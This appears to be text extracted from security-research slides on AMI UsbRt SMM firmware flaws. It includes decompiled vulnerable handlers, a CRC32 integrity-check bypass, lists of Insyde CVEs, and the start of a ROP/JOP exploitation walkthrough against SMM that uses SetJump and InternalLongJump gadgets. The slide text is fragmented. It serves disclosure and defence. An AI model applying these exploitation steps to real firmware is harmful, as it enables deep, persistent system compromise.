    //...  
    // struct_ptr is retrieved either from gUsbData or from EBDA  
  
    // Validate Global USB Data  
    if (ValidateUsbData(struct_ptr) < 0)  
    {  
        gAcpiDisabledFlag = 1;  
        gLockFlag = 1;  
        return 0;  
    }  
  
    // ...  
    // pass struct_ptr to child function  
  
    return EFI_SUCCESS;  
}
```

1

```
EFI_STATUS ValidateUsbData(VOID* struct_ptr)  
{  
    //...  
  
    if ( &buffer != (struct_ptr + 0x70) )  
        memcpy(&buffer, (struct_ptr + 0x70), 0x320ui64);  
    if ( &v19 != (struct_ptr + 0x6B0) )  
        memcpy(&v19, (struct_ptr + 0x6B0), 0x150ui64);  
    if ( &v20 != (struct_ptr + 0x950) )  
        memcpy(&v20, (struct_ptr + 0x950), 0x150ui64);  
    if ( &v21 != (struct_ptr + 0x7188) )  
        memcpy(&v21, (struct_ptr + 0x7188), 0x190ui64);  
  
    calculate_crc32(&buffer, 0x7A0ui64, &crc_array[2]);  
    calculate_crc32(crc_array, 0xCui64, crc_out);  
  
    //...  
}
```

2

CRC check can be spoofed!

<https://www.nayuki.io/page/forcing-a-files-crc-to-any-value>

```

DWORD *AmiUsbSmmProtocolInitCrcTable()
{
    //...
    do
    {
        v6 = 0;
        for ( i = 0i64; i < 0x20; ++i )
        {
            if ( ((1 << i) & Index) != 0 )
                v6 |= 1 << (31 - i);
        }
        v8 = 8i64;
        do
        {
            if ( v6 >= 0 )           static polynomial
                v6 *= 2;
            else
                v6 = (2 * v6) ^ 0x4C11DB7;
            --v8;
        }
        while ( v8 );
        v9 = 0;
        for ( j = 0i64; j < 0x20; ++j )
        {
            if ( ((1 << j) & v6) != 0 )
                v9 |= 1 << (31 - j);
        }
        *(&gCrc32Table + Index++ + 4) = v9;
    }
    while ( Index < 0x100 );
    return result;
}

```

BEFORE

static polynomial

```

DWORD *AmiUsbSmmProtocolInitCrcTable()
{
    v0 = 0i64;
    v1 = *((_DWORD *) gAmiUsbSmmProtocol + 8);
    do
    {
        v2 = 0;
        for ( i = 0i64; i < 0x20; ++i )
        {
            if ( (1 << i) & (unsigned int)v0 )
                v2 |= 1 << (31 - i);
        }
        v4 = 8i64;
        do
        {
            if ( _bittest(&v2, 0x1Fu) )
                v2 = v1 ^ (2 * v2);
            else
                v2 *= 2;
            --v4;
        }
        while ( v4 );
        v5 = 0;
        for ( j = 0i64; j < 0x20; ++j )
        {
            if ( (1 << j) & v2 )
                v5 |= 1 << (31 - j);
        }
        result = gCrc32Table;
        gCrc32Table[v0++] = v5;
    }
    while ( v0 < 0x100 );
    return result;
}

```

dynamic polynomial

NOW

The second try

+

only 1 attempt

```

EFI_STATUS
EFIAPI
SwSmIHandler(
    EFI_HANDLE DispatchHandle,
    CONST VOID *Context,
    VOID          *CommBuffer,
    UINTN         *CommBufferSize)
{
    if (gLockFlag == 1)
        return 0;

    //...
    // struct_ptr is retrieved either
    // from gUsbData or from EBDA


    // Validate Global USB Data
    if (ValidateUsbData(struct_ptr) < 0)
    {
        gAcpiDisabledFlag = 1;
        gLockFlag = 1;
        return 0;
    }

    // ...
    // pass struct_ptr to child function

    return EFI_SUCCESS;
}

```


AMI UsbRt past discoveries




The third discovery: SW SMI call-out in Intel Servers!

Roll-back to 2017 in 2020

- This is a complete rediscovery of 2017 UsbRt vuln, but in Intel Servers:
 - call-out in *gUsbApiTable->UsbApiFunc14()*
 - *gUsbData* CRC32 validation isn't applied at all
- Fixes delivery problem for different product lines
- A clear case when even inside Intel devices hierarchy code branches could not be kept up to date in years



AMI UsbRt past discoveries



The fourth discovery: SW SMI call-out in Intel Servers!

The fourth discovery

Function #2 in gUsbApiTable leads to a call-out

```
.data:000000008001B860 gUsbApiTable #0 dq offset sub_8000138C  
.data:000000008001B868 #1 dq offset sub_80001D24  
.data:000000008001B870 #2 dq offset sub_80001440  
.data:000000008001B878  
.data:000000008001B880  
.data:000000008001B888  
.data:000000008001B890  
.data:000000008001B898  
.data:000000008001B8A0  
.data:000000008001B8A8  
.data:000000008001B8B0  
.data:000000008001B8B8  
.data:000000008001B8C0  
.data:000000008001B8C8  
.data:000000008001B8D0  
.data:000000008001B8D8  
.data:000000008001B8E0  
.data:000000008001B8E8  
.data:000000008001B8F0  
.data:000000008001B8F8  
.data:000000008001B900  
.data:000000008001B908  
.data:000000008001B910  
.data:000000008001B918  
.data:000000008001B920
```

```
UsbData = gUsbData;  
for ( i = 0; i < *(UsbData + 0x6C38); ++i )  
{  
    Res = *(UsbData + 0x6C30);  
    HcStruc = *(Res + 8i64 * i);  
    if ( HcStruc && *(HcStruc + 1) == hc_type && (*(HcStruc + 0x40) & 1) != 0 )  
    {  
        ! Res = (*0xC8 * (((*HcStruc + 1) - 16) >> 4) & 3) + UsbData + 0x80);  
        UsbData = gUsbData;  
    }  
}  
return Res;
```

CRC32 with custom table not cover all gUsbData contents!


The fourth discovery

Similar call-out but in USB SMI handler

```
48 void HwSmiHandler(char a1)
49 {
50     unsigned __int8 index = 0;
51
52     if ( *(_BYTE *)(gUsbData + 0x67F8) )
53     {
54         do
55     {
56         ptr = *(_QWORD *)(*(_QWORD *)*(gUsbData + 0x67F0) + 8 * index);
57
58         if ( ptr
59             && *(_BYTE *)(ptr + 1) == v3
60             && (*(_BYTE *)(ptr + 1) == 0x10
61             || ValidateMemoryBuffer(*(_QWORD *)(ptr + 0x10), *(_QWORD *)(ptr + 0x18)) >= 0) )
62         {
63             !(*(void (__fastcall **)(__int64))(0xB8 * ((signed __int64)(*(unsigned __int8 *)(ptr + 1) - 0x10) >> 4) + gUsbData + 0xA0))(ptr);
64         }
65         ++index;
66     }
67     while ( index < *(_BYTE *)(gUsbData + 0x67F8) );
68 }
69 }
```

RegisterContext.Type = 0;
RegisterContext.Device = *(EFI_DEVICE_PATH_PROTOCOL **)(EfiUsbPolicyProtocol + 8);
if (EfiSmmUsbDispatch2Protocol->Register(
 EfiSmmUsbDispatch2Protocol,
 HwSmiHandler,
 &RegisterContext,
 &DispatchHandle) >= 0)
 *(_QWORD *)(EfiUsbPolicyProtocol + 0x10) = DispatchHandle;

AMI UsbRt past discoveries



Roll-back to 2016 in 2021 in ASUS devices

<https://github.com/tandasat/SmmExploit>

PRESENT <=>



Old new 2022 bugs

UEFI firmware vulnerabilities affect at least 25 computer vendors

By Bill Toulas

01
Feb
2022

Insyde® Software Credits Binarly's AI-Powered Firmware Threat Detection Technology for Recent Security Disclosures
Today's Published Security Advisories Are Available on Insyde Software's Website



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**UEFI firmware
vulnerabilities affect tech
vendors including Intel and
Fujitsu**

Researchers from firmware protection company Binarly have discovered critical vulnerabilities in UEFI firmware from InsydeH2O used by multiple computer vendors such as Fujitsu, Dell, HP, Siemens, and Acer.

UEFI (Unified Extensible Firmware Interface) software is an interface between a device's hardware and the operating system, which handles the booting process, system diagnostics, and repair functions.

In total, Binarly found 23 flaws in the InsydeH2O UEFI firmware, most of them in the software's Management Mode (SMM) that provides system-wide functions such as power management and hardware control.

New UEFI firmware vulnerabilities affect several PC vendors

Supply chain

By Adrian

Picture and enterprise

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Management Compliance Privacy Supply Chain

ne > Endpoint Security



Two Dozen UEFI Vulnerabilities Impact Millions of Devices From Major Vendors

By Eduard Kovacs on February 01, 2022

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Researchers at firmware security company Binarly have identified nearly two dozen vulnerabilities in UEFI firmware code used by the world's largest device makers.

Old new 2022 bugs

SW SMI call-out via EFI_RUNTIME_SERVICES

- BRLY-2021-008 / CVE-2020-5953

```
// Set "AsfSecureBoot" to dword from RAX
Status = gRT_1018->SetVariable(L"AsfSecureBoot", &VendorGuid, 7u, 1ui64, AsfSecureBootValue);
```

```
v5 = gEfiBootServices->LocateProtocol(&UNKNOWN_PROTOCOL_9C28BE0C_GUID, 0, &v16);
```

Old new 2022 bugs

SW SMI call-out via EFI_BOOT_SERVICES

- BRLY-2021-008 / CVE-2020-5953
- BRLY-2021-017 / CVE-2021-41839
- BRLY-2021-018 / CVE-2021-41841
- BRLY-2021-019 / CVE-2021-41840
- BRLY-2021-020 / CVE-2020-27339
- BRLY-2021-022 / CVE-2021-42060
- BRLY-2021-023 / CVE-2021-42113
- BRLY-2021-025 / CVE-2022-24069

```
if ( gEfiBootServices->LocateHandleBuffer)(2, &EFI_ATA_PASS_THRU_PROTOCOL_GUID, 0, &v13, &v11) )  
gEfiBootServices->LocateProtocol(&EFI_SMM_RUNTIME_PROTOCOL_GUID, 0, &EfiSmmRuntimeProtocol);  
  
Status = gBS_E738->HandleProtocol(Handle, &EFI_LOADED_IMAGE_PROTOCOL_GUID_D710, &Interface);  
if ( !Status )  
{  
    Interface->Unload = sub_2C74;  
    if ( !gBS_E738->LocateProtocol(&EFI_ACPI_SUPPORT_PROTOCOL_GUID_D6E0, 0, &v15) )  
if ( !gPMTimerBlock  
// SMM callout  
&& (gBS_80003E80->LocateProtocol(&EFI_ACPI_SUPPORT_PROTOCOL_GUID_80003C60, 0, &EfiAcpiSupportProtocol)
```

```
if ( (gBS_6278->LocateHandleBuffer(  
    ByProtocol,  
    &EFI_NVM_EXPRESS_PASS_THRU_PROTOCOL_GUID_5AF0,  
    0,  
    &NoHandles,  
    &SourceSize) & 0x8000000000000000) != 0 )  
    return EFI_NOT_FOUND;
```

BRLY-2021-028 / CVE-2021-43615

Old new 2022 bugs

SW SMI call-out via Non-SMM protocol

- BRLY-2021-031 / CVE-2021-43323

```
...
gUnknownProtocol2Guid = {"c965c76a-d71e-4e66-ab06-c6230d528425"};
gEfiBootServices->LocateProtocol(&gUnknownProtocol2Guid, 0, &UnknownProtocol2);
...
```

```
EFI_STATUS SwSmiHandler(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
    if (*(_BYTE *)gUnknownProtocol2 + 0x19B2) )
    {
        *((_QWORD *)gUnknownProtocol2 + 0x334) = 3;
        if ( !sub_8000717C((QWORD *)gUnknownProtocol2 + 0x71) )
        {
            (*((_QWORD *)gUnknownProtocol2 + 0x50) + 0xC0))(&unk_8000ABD0, sub_800018D8, v9);
        ...
    }
```

Old new 2022 bugs

SMM memory corruption

- BRLY-2021-009 / CVE-2021-41837
- BRLY-2021-010 / CVE-2021-41838
- BRLY-2021-011 / CVE-2021-33627
- BRLY-2021-012 / CVE-2021-45971
- BRLY-2021-013 / CVE-2021-33626
- BRLY-2021-015 / CVE-2021-45970
- BRLY-2021-016 / CVE-2021-45969
- BRLY-2021-024 / CVE-2021-43522
- BRLY-2021-026 / CVE-2022-24030
- BRLY-2021-027 / CVE-2021-42554
- BRLY-2021-029 / CVE-2021-33625
- BRLY-2021-030 / CVE-2022-24031

```
*(_QWORD *)((char *)CommBuffer + 4) = Status;
*((_QWORD *)CommBuffer + 2) = TotalSize;
...
*((_QWORD *)CommBuffer + 1) = 0;
*((_QWORD *)CommBuffer + 3) = Value;
*((_QWORD *)CommBuffer + 1) = Status;
```

```
v0 = ReadSaveSate(EFI_SMM_SAVE_STATE_REGISTER_RBX);
ptr = ReadSaveSate(EFI_SMM_SAVE_STATE_REGISTER_RSI);
LOBYTE(v2) = 1;

if ( v0 != sub_80009F6C((__int64)&stru_80011078, v2) + 40 || *(_DWORD *)(ptr + 8) != 'AFMS' )
    return 0x8000000000000003ui64;

result = (*(_QWORD *)(gSmmBuffer + 8) + 8))(*(_QWORD *)(gSmmBuffer + 8), *(_QWORD *)(ptr + 0x10),
*(_QWORD *)ptr = result;

for ( ptr = ReadQword(gCommBuffer_plus10_val); ; ptr = ReadQword2(gCommBuffer_plus10_val, ptr_1) )
{
    if ( Compare(gCommBuffer_plus10_val, ptr) )
        break;
    v2 = *(_QWORD *)(ptr - 16);
    if ( !*(_BYTE *)(ptr - 8) )
    {
        *(_QWORD *)(ptr - 0x1D0) = 04;
        if ( *(_BYTE *)(*(_QWORD *)(v2 + 192) + 256) & 1 )
        {
            *(_QWORD *)(ptr - 208) = sub_80004F70;
            *(_QWORD *)(ptr - 200) = sub_800050FC;

for ( current_ptr = ReadQword(gBuffer + 8); !Compare(gBuffer + 8, current_ptr); current_ptr = ReadQword2(gBuffer + 8,
{
    if ( !*(_BYTE *)(current_ptr + 0x208) && *(_QWORD *)(current_ptr + 0x18) )
    {
        *(_BYTE *)(current_ptr + 0x208) = 1;
```

Old new 2022 bugs

Stack buffer overflow during boot

- BRLY-2021-021 / CVE-2021-42059

```
EFI_STATUS __fastcall GetPrimaryDisplay(_BYTE *res)
{
    EFI_STATUS result; // rax
    char PrimaryDisplayValue; // [rsp+40h] [rbp+8h] BYREF
    UINTN DataSize; // [rsp+48h] [rbp+10h] BYREF

    if ( !res )
        return EFI_INVALID_PARAMETER;
    DataSize = 0i64;
    *res = 1;
    result = gRT_2F28->GetVariable(
        L"PrimaryDisplay",
        &EFI_GENERIC_VARIABLE_GUID_2DE0,
        0i64,
        &DataSize,
        &PrimaryDisplayValue);
    if ( result == EFI_BUFFER_TOO_SMALL )
        result = gRT_2F28->GetVariable(
            L"PrimaryDisplay",
            &EFI_GENERIC_VARIABLE_GUID_2DE0,
            0i64,
            &DataSize,
            &PrimaryDisplayValue);
```

Detailed description of all 23 vulnerabilities:

[Binarly Github](#)

[Binarly Advisories](#)

[An In-Depth Look At The 23 High-Impact Vulnerabilities](#)

Supply Chain complexity as a piece of magic to convert 1-day to 0-day

Keeping in mind asynchronous nature of the firmware supply chain, pushing fixes to end-point users could take a lot of time.

Or shouldn't be happening at all!

BTW how's UsbRt doing in 2022?


BTW how's UsbRt doing in 2022?

- **CVE-2017-5721** discovered in-the-wild (again)
- Exists on some **devices** - still in disclosure process with the vendor at the moment, the device was **receiving updates in 2021**
- **SMM_Code_Chk_En** not set, so no mitigation to block execution of code outside SMRAM

UsbApiFunc14: vulnerability description

```
_int64 __fastcall UsbApiFunc14(__int64 struct_ptr)
{
    __int64 Res; // rax
    unsigned int ParamsSize; // r8d
    unsigned __int64 Type; // rcx
    __int64 Ptr; // r9
    __int64 Index; // rcx

    Res = *(struct_ptr + 11);
    ParamsSize = (*(struct_ptr + 15) + 3) & 0xFFFFFFFFC;
    if ( Res == 16 || Res == 32 || Res == 48 || Res == 64 )
    {
        Type = (Res - 16);
        Res = gUsbData;
        Ptr = 0xC8 * ((Type >> 4) & 3) + gUsbData + 0x70;
        if ( *(struct_ptr + 1) < 24u )
        {
            Index = *(struct_ptr + 1);
            if ( *(Ptr + 8 * Index + 8) )
            {
                Res = CallFunc(*(Ptr + 8 * Index + 8), *(struct_ptr + 3), ParamsSize);
                *(struct_ptr + 2) = 0;
                *(struct_ptr + 19) = Res;
            }
        }
    }
    return Res;
}
```




```
_int64 __fastcall CallFunc(__int64 (*Func)(void), _QWORD *Params, unsigned int ParamsSize)
{
    unsigned __int64 Argc; // rax
    unsigned __int64 v4; // rax
    unsigned __int64 v5; // rax
    unsigned __int64 v6; // rax
    unsigned __int64 v7; // rax
    unsigned __int64 v8; // rax
    unsigned __int64 v9; // rax

    Argc = ParamsSize >> 3;
    if ( !Argc )
        return Func();
    v4 = Argc - 1;
    if ( !v4 )
        return (Func)(*Params);
    v5 = v4 - 1;
    if ( !v5 )
        return (Func)(*Params, Params[1]);
    v6 = v5 - 1;
    if ( !v6 )
        return (Func)(*Params, Params[1], Params[2]);
    v7 = v6 - 1;
    if ( !v7 )
        return (Func)(*Params, Params[1], Params[2], Params[3]);
    v8 = v7 - 1;
    if ( !v8 )
        return (Func)(*Params, Params[1], Params[2], Params[3], Params[4]);
    v9 = v8 - 1;
    if ( !v9 )
        return (Func)(*Params, Params[1], Params[2], Params[3], Params[4], Params[5]);
    if ( v9 == 1 )
        return (Func)(*Params, Params[1], Params[2], Params[3], Params[4], Params[5], Params[6]);
    return 0i64;
}
```

- Attacker controls `struct_ptr` pointer
- Attacker controls `gUsbData` (since it can bypass the CRC32 based integrity check)
- This leads to the ability to **call an arbitrary function and pass arguments to it**
- Public PoC released 4 years ago:
https://github.com/embedi/smm_usbrt_poc

FUTURE =>



BTW how's UsbRt doing in 2022?

- **CVE-2020-12301** discovered in-the-wild
- Exists on some **devices** - still in disclosure process with the vendor at the moment, the device was **receiving updates in 2021**
- **SMM_Code_Chk_En is set**, execution of code outside SMRAM is not permitted

So let's ROP it!

First ROP technique against SMM demo in public!

UsbApiFunc2: vulnerability description

- Attacker controls **gUsbData** (since it can bypass the CRC32 based integrity check)
- This leads to the ability to **call an arbitrary function**

```
UsbData = gUsbData;
for ( i = 0; i < *(UsbData + 0x6C38); ++i )
{
    Res = *(UsbData + 0x6C30);
    HcStruc = *(Res + 8i64 * i);
    if ( HcStruc && *(HcStruc + 1) == hc_type && (*(HcStruc + 0x40) & 1) != 0 )
    {
        Res = (*0xC8 * (((*(HcStruc + 1) - 16) >> 4) & 3) + UsbData + 0x80))();
        UsbData = gUsbData;
    }
}
return Res;
```

- Unlike the previous example, the attacker **cannot control the parameters of the called function**
- The most versatile way to exploitation - build **ROP/JOP** chain to get additional primitives
 - patterns are hard to break in firmware
 - highly effective against any mitigations existing (e.g. **SMM_Code_Chk_En**)

UsbApiFunc2 exploitation: step 0

Each SMM driver will contain two functions:

- SetJump (can be used to get register values at the time of an arbitrary call)
- InternalLongJump (can be used to set register values and jump to an arbitrary address)

```
InternalLongJump proc near ; CODE XREF: _ModuleEntryPoint+63↑p
    mov    rbx, [rcx]
    mov    rsp, [rcx+8]
    mov    rbp, [rcx+10h]
    mov    rdi, [rcx+18h]
    mov    rsi, [rcx+20h]
    mov    r12, [rcx+28h]
    mov    r13, [rcx+30h]
    mov    r14, [rcx+38h]
    mov    r15, [rcx+40h]
    ldmxcsr dword ptr [rcx+50h]
    movdqu xmm6, xmmword ptr [rcx+58h]
    movdqu xmm7, xmmword ptr [rcx+68h]
    movdqu xmm8, xmmword ptr [rcx+78h]
    movdqu xmm9, xmmword ptr [rcx+88h]
    movdqu xmm10, xmmword ptr [rcx+98h]
    movdqu xmm11, xmmword ptr [rcx+0A8h]
    movdqu xmm12, xmmword ptr [rcx+0B8h]
    movdqu xmm13, xmmword ptr [rcx+0C8h]
    movdqu xmm14, xmmword ptr [rcx+0D8h]
    movdqu xmm15, xmmword ptr [rcx+0E8h]
    mov    rax, rdx
    jmp    qword ptr [rcx+48h]
InternalLongJump endp
```

```
; UINTN __cdecl SetJump(BASE_LIBRARY_JUMP_BUFFER *JumpBuffer)
SetJump    proc near ; CODE XREF: _ModuleEntryPoint+2D↑p
    push   rcx
    add    rsp, 0xFFFFFFFFFFFFFFE0h
    call   nullsub
    add    rsp, 20h
    pop    rcx
    pop    rdx
    mov    [rcx], rbx
    mov    [rcx+8], rsp
    mov    [rcx+10h], rbp
    mov    [rcx+18h], rdi
    mov    [rcx+20h], rsi
    mov    [rcx+28h], r12
    mov    [rcx+30h], r13
    mov    [rcx+38h], r14
    mov    [rcx+40h], r15
    mov    [rcx+48h], rdx
    stmxcsr dword ptr [rcx+50h]
    movdqu xmmword ptr [rcx+58h], xmm6
    movdqu xmmword ptr [rcx+68h], xmm7
    movdqu xmmword ptr [rcx+78h], xmm8
    movdqu xmmword ptr [rcx+88h], xmm9
    movdqu xmmword ptr [rcx+98h], xmm10
    movdqu xmmword ptr [rcx+0A8h], xmm11
    movdqu xmmword ptr [rcx+0B8h], xmm12
    movdqu xmmword ptr [rcx+0C8h], xmm13
    movdqu xmmword ptr [rcx+0D8h], xmm14
    movdqu xmmword ptr [rcx+0E8h], xmm15
    xor    rax, rax
    jmp    rdx
SetJump    endp ; sp-analysis failed
```

UsbApiFunc2 exploitation: step 0

- Use selected code from **SetJump** function to leak registers values (including RSP)
- attacker need to access memory pointed by RCX
- If this condition is not met at the moment of an arbitrary call, use gadget from **InternalLongJump** function (located at offset `InternalLongJumpEnd - 0x0b`):
